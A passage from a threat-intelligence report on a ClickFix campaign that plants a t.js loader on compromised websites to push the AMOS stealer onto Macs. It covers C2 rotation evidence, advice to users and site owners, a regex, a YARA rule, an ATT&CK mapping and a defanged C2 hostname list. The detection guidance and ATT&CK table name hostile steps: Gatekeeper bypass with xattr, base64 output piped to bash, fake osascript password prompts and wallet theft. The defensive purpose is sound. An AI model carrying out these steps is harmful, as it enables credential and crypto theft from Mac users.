
Fig. 5: C2 rotation over time on 18 anonymized websites.
Many lanes change color at the same horizontal position. We can see a change only on a scan date. For this reason, the alignment shows that many unrelated websites changed C2 hostname between the same two scans. It does not prove that they changed on the same day. The shared six-hostname sequence in Figure 4 is the stronger evidence of central control.
Bridging the Denominators: 154 Observed Hostnames vs. 91 Audited Kit Servers
Across the entire 7-week window, we inventoried 154 cumulative C2 hostnames. When we conducted our deep payload and kit extraction sweeps, 91 distinct C2 hosts were actively reachable and serving live kit files (the remaining 63 were short-lived staging nodes decommissioned or blocked prior to deep extraction).
Across these 91 distinct C2 hosts:
- Only 2 distinct t.js loader builds in total
- Only 9 distinct full kit combinations across all 91 hosts
- The two most common kit combinations account for 51.6% of every host observed

Fig. 6: The 91 reachable C2 hosts, grouped by kit (loader and overlay hash combination).
This distribution is strong evidence of a single toolkit behind the whole campaign. AMOS is sold as Malware-as-a-Service (MaaS), so a shared toolkit alone does not identify one operator. The rotation data is stronger evidence. The same six-hostname sequence appeared on 25 websites, which shows that one operator or affiliate team controls that group. A build hash changes much less often than a hostname. For this reason, hash matching continues to detect the kit after a C2 rotation.
What this means for defenders
Detection needs to target the structure of the inject, not the current C2 domain. The shape of the injected script (a loader tag that points at a /t.js?site=<hex-id> path) stayed the same across every hostname change that we observed. The Detection section gives patterns for this structure.
What we are asking of different readers
Mac users: No real website verification asks you to open Terminal and paste a command. If your Mac has the path ~/Library/Caches/com.apple.metadata/com.apple.verified, treat the Mac as compromised. From a different, clean device, change your passwords and revoke active web sessions. Move your crypto to a new wallet with a new seed phrase. Rotate the developer and cloud credentials that were on the Mac. Then reinstall macOS.
Site owners: Look in your page source for a <script> tag that loads t.js?site= from an unfamiliar domain. Examine the page in a normal browser, because the loader hides from automated scanners. If you find the tag, remove it, rotate all admin credentials, and look for unknown admin accounts. Use a strict Content Security Policy (CSP) to block scripts from unapproved domains.
Security vendors and web hosts: Detect the structure of the inject with the patterns in the Detection section, not with the current hostname list. On Mac endpoints, alert on these behaviors:
- A process started from
Terminal.app,bash, orzshrunsxattr -d com.apple.quarantineorcodesign -s -on a binary in/tmp/,~/Library/Caches/, or/Users/Shared/. osascriptshows a dialog that asks for an administrator password with a hidden input field.- A process that is not a browser reads the storage paths of browser wallet extensions.
- A shell sends the output of
base64 -Dtobash.
Researchers: We are happy to compare notes. Contact us at contact@ransom-isac.org.
Conclusion
This campaign does not use new techniques. It succeeds because of its scale, its evasion, and infrastructure that resists takedown. Over seven weeks, one toolkit served the lure on more than 1,650 compromised websites. The two most recent sweeps showed the highest infection rates of the tracking window, at 37% and 39%.
The payload servers are in address ranges that AS210644 (Aeza Group LLC) and AS203273 (NetCrafters OU) announce. In July 2025, the U.S. Treasury sanctioned Aeza Group as a bulletproof hosting provider.
The C2 hostnames point to the same group of networks. On September 16, 2026, 121 of the C2 hostnames in the appendix still resolved. Of these hostnames, 120 pointed to AS203273 (NetCrafters OU, 69 hostnames) or AS210644 (Aeza Group, 51 hostnames). NetCrafters OU is a member of the Aeza AS-set in the RIPE database. Aeza Group is also one of its upstream providers. As a result, abuse reports to these networks will probably not remove the servers.
The shared kit is consistent with one AMOS affiliate or team. Because the AMOS developers sell AMOS as a service, the kit alone does not identify one operator. The stronger evidence is the same sequence of six C2 hostnames on 25 websites. This sequence shows central control of those websites.
The C2 hostnames change within days. The structure of the inject and the kit hashes stay the same. For this reason, detection that matches the t.js?site= loader pattern continues to work after each rotation. The loader hides from automated scanners, so site owners must examine their pages in a normal browser. No real verification step asks a Mac user to open Terminal.
We reported all observed C2 hostnames to ThreatFox. Our tracking continues. If you operate an affected website or see a new variant, contact us at contact@ransom-isac.org.
Detection
The C2 hostname changes, but the structure of the inject stays the same. We found only two builds of the t.js loader across all reachable C2 hosts. The patterns below use the build shown in this report.
To find the injected tag in page source, use this regular expression:
<script[^>]+src=["']https?://[^/"']+/t\.js\?site=[0-9a-f]{32}["']To find the loader code in web content or proxy logs, use this YARA rule:
rule ClickFix_BotProtection_Loader
{
  meta:
    description = "t.js loader, macOS Bot Protection ClickFix campaign"
    author = "Ransom-ISAC"
    date = "2026-09-16"
  strings:
    $a1 = "window.__analyticsSite" ascii
    $a2 = "window.__abVariant" ascii
    $a3 = "__ab_v" ascii
    $b1 = "/ext-b." ascii
    $b2 = /\/t\.[0-9a-f]{12}\.js/ ascii
  condition:
    filesize < 10KB and all of them
}
To find the pasted command on a Mac, search the zsh history files:
grep -l "reCAPTCHA Verification ID" ~/.zsh_history ~/.zsh_sessions/* 2>/dev/nullMITRE ATT&CK Matrix Mapping
| Tactic | Technique ID | Technique Name | Observed Context |
|---|---|---|---|
| Initial Access | T1190 | Exploit Public-Facing Application | Assessed: t.js injected through vulnerable WordPress themes or plugins |
| Execution | T1204.004 | User Execution: Malicious Copy and Paste | Social engineering victim into Terminal execution (ClickFix) |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Bash stager architecture check and AMOS launch |
| Defense Evasion | T1027 | Obfuscated Files or Information | Base64-encoded command in the clipboard |
| Defense Evasion | T1553.001 | Subvert Trust Controls: Gatekeeper Bypass | xattr -d com.apple.quarantine and ad-hoc code signing |
| Defense Evasion | T1036.005 | Masquerading: Match Legitimate Name or Location | Posing as Google Analytics (ganalytics-tracker-js) and com.apple.verified |
| Defense Evasion | T1070.003 | Indicator Removal: Clear Command History | history -d and fc -p in the pasted command. These run in bash, so the zsh history is not changed |
| Credential Access | T1555.001 | Credentials from Password Stores: Keychain | Reported AMOS behavior: osascript password prompt to unlock the Keychain |
| Credential Access | T1555.003 | Credentials from Web Browsers | Harvesting Chrome, Safari, Firefox, Opera stored credentials |
| Collection | T1539 | Steal Web Session Cookie | Exfiltrating active browser session databases |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | HTTP visit beacon (/collect) and stager telemetry (port 8133) |
| Command and Control | T1105 | Ingress Tool Transfer | curl downloads the stager and the AMOS binary |
| Persistence | T1505.003 | Server Software Component: Web Shell | Assessed: rogue admin accounts and web shells on compromised websites |
Appendix: all C2 hostnames observed
159 hostnames, defanged. The charts count 154 hostnames from July 28 to September 14, 2026. The last five hostnames in this list were added after September 14. Treat this list as a hunting and retro-matching list, not a live blocklist.
alcopiii876[.]digital, analyticshore[.]icu, analyze-me3[.]buzz, analyze-me6[.]world, apparatinpi22[.]life, atomento10[.]icu, badger-kuis-vnex5[.]life, barsuki8822[.]life, basepiip9911[.]icu, beacontrace[.]bond, beautiful213[.]life, beffitepi[.]buzz, biobkliaum[.]live, bizzypiu45[.]life, bladehostpi[.]life, bloodhorn8123[.]icu, bornilob43[.]life, borny51221[.]icu, borrylistu898214[.]icu, brobbaeonlucid[.]life, bromment41293[.]life, buildingpi81[.]xyz, buysypi831[.]life, carwowk872[.]life, clickstream[.]icu, closegate21[.]xyz, combenipi9231[.]xyz, compresspi9123[.]life, coral-forge-beacon-glioen[.]live, corrykro[.]icu, costum342183[.]life, datapixel[.]icu, datapointly[.]icu, desigino932[.]life, desigions9812[.]life, diseltank12[.]xyz, dollllar881122[.]icu, dolpi812[.]life, easy-pixx321[.]world, electroste99[.]life, elizium999[.]digital, evrything-pix[.]icu, faircloud512421[.]buzz, fairpi521[.]icu, fallow-willow-diogdaiyn[.]xyz, fire-grass12[.]life, flaempriarnnois[.]space, flowerpii9831[.]life, gearlipi72[.]life, girlsonpi823[.]life, gixxipi9823[.]life, godbleesss8912[.]life, googlanalitlcs[.]icu, googlanalitlcs[.]live, googlanalitlcs[.]online, googlanalitlcs[.]pro, googlanalitlcs[.]xyz, gpixx[.]xyz, housemill9911[.]digital, insightpixel[.]icu, killswpi912[.]life, kineticnode[.]shop, korichniuu122[.]icu, krainerpi89124[.]icu, litseaochre[.]life, logicvault[.]icu, longslimpi[.]life, lunar-quill-fluscriois[.]live, material813[.]icu, mesa-seen-dcjcj[.]live, metricspixel[.]live, metrictrace[.]info, metricvault[.]icu, metrix-getrix[.]icu, millionpi66[.]website, minutes59[.]life, moss-froggaee[.]space, nachoiuiwe123[.]buzz, nailpiuwe8921[.]life, nick-metry[.]icu, nickilorr421[.]icu, nickopi141[.]life, nonapi912[.]life, norkapi41[.]icu, nornikal3pi12[.]life, norrykilu231[.]digital, ochre-otter-nernbreoe[.]life, ochre-wren-satbais[.]life, oldmon56121[.]icu, ornikol232[.]life, otter-trioor-m8jr9[.]space, pageglance[.]icu, pagestatix[.]icu, passeofum32[.]life, pixelinsights[.]xyz, pixellanalit213[.]buzz, pixelmetrics[.]live, porky94124[.]icu, preokcriix[.]live, prismlogic[.]cfd, productpi121[.]icu, quiet-whirl-rook-stoon[.]live, reed-greogzium[.]life, reed-pavcaeor[.]life, relmciarnlioix[.]life, ridge-ciosktai[.]site, robbywoj321[.]life, roddyki9911[.]icu, rogethapi2134[.]life, rokkko89123[.]life, rokkyho32[.]life, rokkykopi[.]icu, rolandypo98[.]life, rollingpi4512[.]icu, rukkoldauwe87[.]xyz, rukkolpi55[.]icu, sable-orbit-wren-fiayn[.]live, saymto9213[.]life, secretpi88122[.]life, shadowmetric[.]buzz, shaltaypi[.]life, siteinsights[.]icu, sleepingpi81[.]life, soilnopi1122[.]life, sotopiingpi91[.]xyz, speakingfepi21[.]life, speedpi12321[.]xyz, stepbysteppi9[.]life, stiaxvadkloai[.]life, stoppingignpi[.]buzz, stoppingpi82[.]life, strongerpi921[.]life, thunderstopui912[.]life, toothnir23[.]xyz, torrybok11[.]icu, trackmetrica[.]icu, trokny23[.]life, trokorypi451[.]icu, trokuni412[.]icu, trombler312[.]life, usual-pixx12[.]digital, vailora231[.]life, vasino921[.]life, visitorflow[.]icu, vitamindpi55[.]digital, volvernimo31[.]life, voyag413[.]xyz, wailciry9911[.]icu, webgleam[.]info, webpulsedata[.]icu, webtracelab[.]icu, wikkkipi12[.]icu, willynop9821[.]icu, workworm1412[.]buzz, ashen-arc-badger-maie[.]life, coral-zephyr-koarseara[.]xyz, nickylody124[.]life, rerrioara[.]live, viorsoonlucid[.]lifeFacing a cyber security incident?
If you believe your organisation has been affected by the activity described in this report, please reach out to Ransom-ISAC.
Found this article helpful?
Share it with your network